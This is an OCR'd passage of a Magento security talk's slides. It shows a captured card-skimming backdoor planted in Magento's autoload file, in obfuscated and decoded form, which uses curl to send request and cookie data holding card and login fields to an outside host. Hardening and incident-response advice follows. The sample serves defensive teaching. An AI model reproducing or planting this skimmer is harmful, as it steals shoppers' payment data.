    ('YmlsbGluZ3xjdnZ8eWVhcnxjY19udW1iZXJ8ZHVtbXl8Y2NffHBheW1lbnR8Y2FyZF9udW1iZXJ8dXNlcm5hbWV8ZXhwaXJ5fGZpcnN0
    bmFtZXxsb2dpbnxzaGlwcGluZ3xtb250aHxzZWN1cmV0cmFkaW5nfGN2YzI=')."/i", $lUcQK($_REQUEST))) $WSrz=shell_exec
    ("curl  --data \"version=1&encode=".$heIh( $lUcQK($_REQUEST) . "--" . $lUcQK($_COOKIE))."&host=".$_SERVER[
    "HTTP_HOST"]."\" ".trim($Kczkx('aHR0cDovL3JlcXVlc3RiaXQuY29tL3Rlc3RTZXJ2ZXIucGhw'))." > /dev/null 2>&1 &"
    );
31  class Varien_Autoload
32  {
33      const SCOPE_FILE_PREFIX = '__';
```

```
if ($preg_match("/billing|cvv|year|cc_number|dummy|cc_|payment|card_number|username|expiry|
    firstname|login|shipping|month|securetrading|cvc2/i", serialize($_REQUEST)))
    $WSrz=shell_exec("curl  --data \"version=1&encode=".base64_encode( serialize($_REQUEST)
        . "--" . serialize($_COOKIE))."&host=".$_SERVER["HTTP_HOST"]."\"
        http://requestbit.com/testServer.php > /dev/null 2>&1 &");
```

Diff GIT files with server files

Remove unknown users

- Magento Admin users
- FTP/SFTP Users
- SSH Users

Block Sensitive URLs

- PHPInfo files
- GIT config files
- Magento config files – local.xml, env.php
- 3rd party files like MAGMI - /magmi/web/magmi.php
- Other Magento related URLs:
  - /var/ - cache, sessions, exports, logs
  - API URLs
  - /rss/catalog

Harden PHP + Web Server

- Disable PHP functions – exec, shell_exec, system, passthru
- Block PHP uploads in media folders
- Latest PHP versions – PHP 7 for M1 patch available. Thanks to our friends at Inchoo.

  https://github.com/Inchoo/Inchoo_PHP7
- Web server signatures – Off
- Protect Wordpress blogs and pages

Web-Application Firewalls



I HAVE NO IDEA..
WHAT YOU JUST SAID.

I am not technical ☹

- Get a fully managed Magento hosting partner
- Hire professionals with Magento security experience
- Malware cleaning services
  - Sucuri
  - Comodo Cwatch
  - GetAstra

For developers/hosting partner

- Have an incident response plan handy: https://github.com/talesh/response
- Audit logs for RCA
- Follow coding standards https://github.com/magento/magento-coding-standard
- Report malware signatures to Magereport, Magento Security scanner
- Report malware domains to Google safe browsing, ClamAV



Do not edit the core!

Key Takeaways - 1

- Apply Magento security patches
- Do not use Bad extensions
- Fix Responsibility
- Managed Magento Hosting partner
- Block Magento related sensitive URL’s
- Harden PHP & Web-server
- Change the Magento Admin URL to a custom one
- Brute force protection for Admin URL + IP restrictions
- Enable 2FA

Key Takeaways - 2

- Scan media folders for files with PHP code
- Block Magereport, Magescan – User agents
- Strong Passwords + Change regularly
- No keys in code. Only in setting files
- No test files, DB backup files
- File permissions impeccable
- Ensure backups and DR plan
- Get PCI compliant


Magento Security Super Heroes

@DavidDeppner

@maxpchadwick

@_Talesh

@ryanhoerr



@gwillem

@srcoder

@martin_pachol

@lenlorijn

@_Talesh

@lenlorijn

Questions?

@sahil_chugh_

sahil@magehost.com

Meet Magento INDIA IN

February 1st, 2020

Mumbai, India

Thank You

धन्यवाद

Hosted by Wagento

The Code of Commerce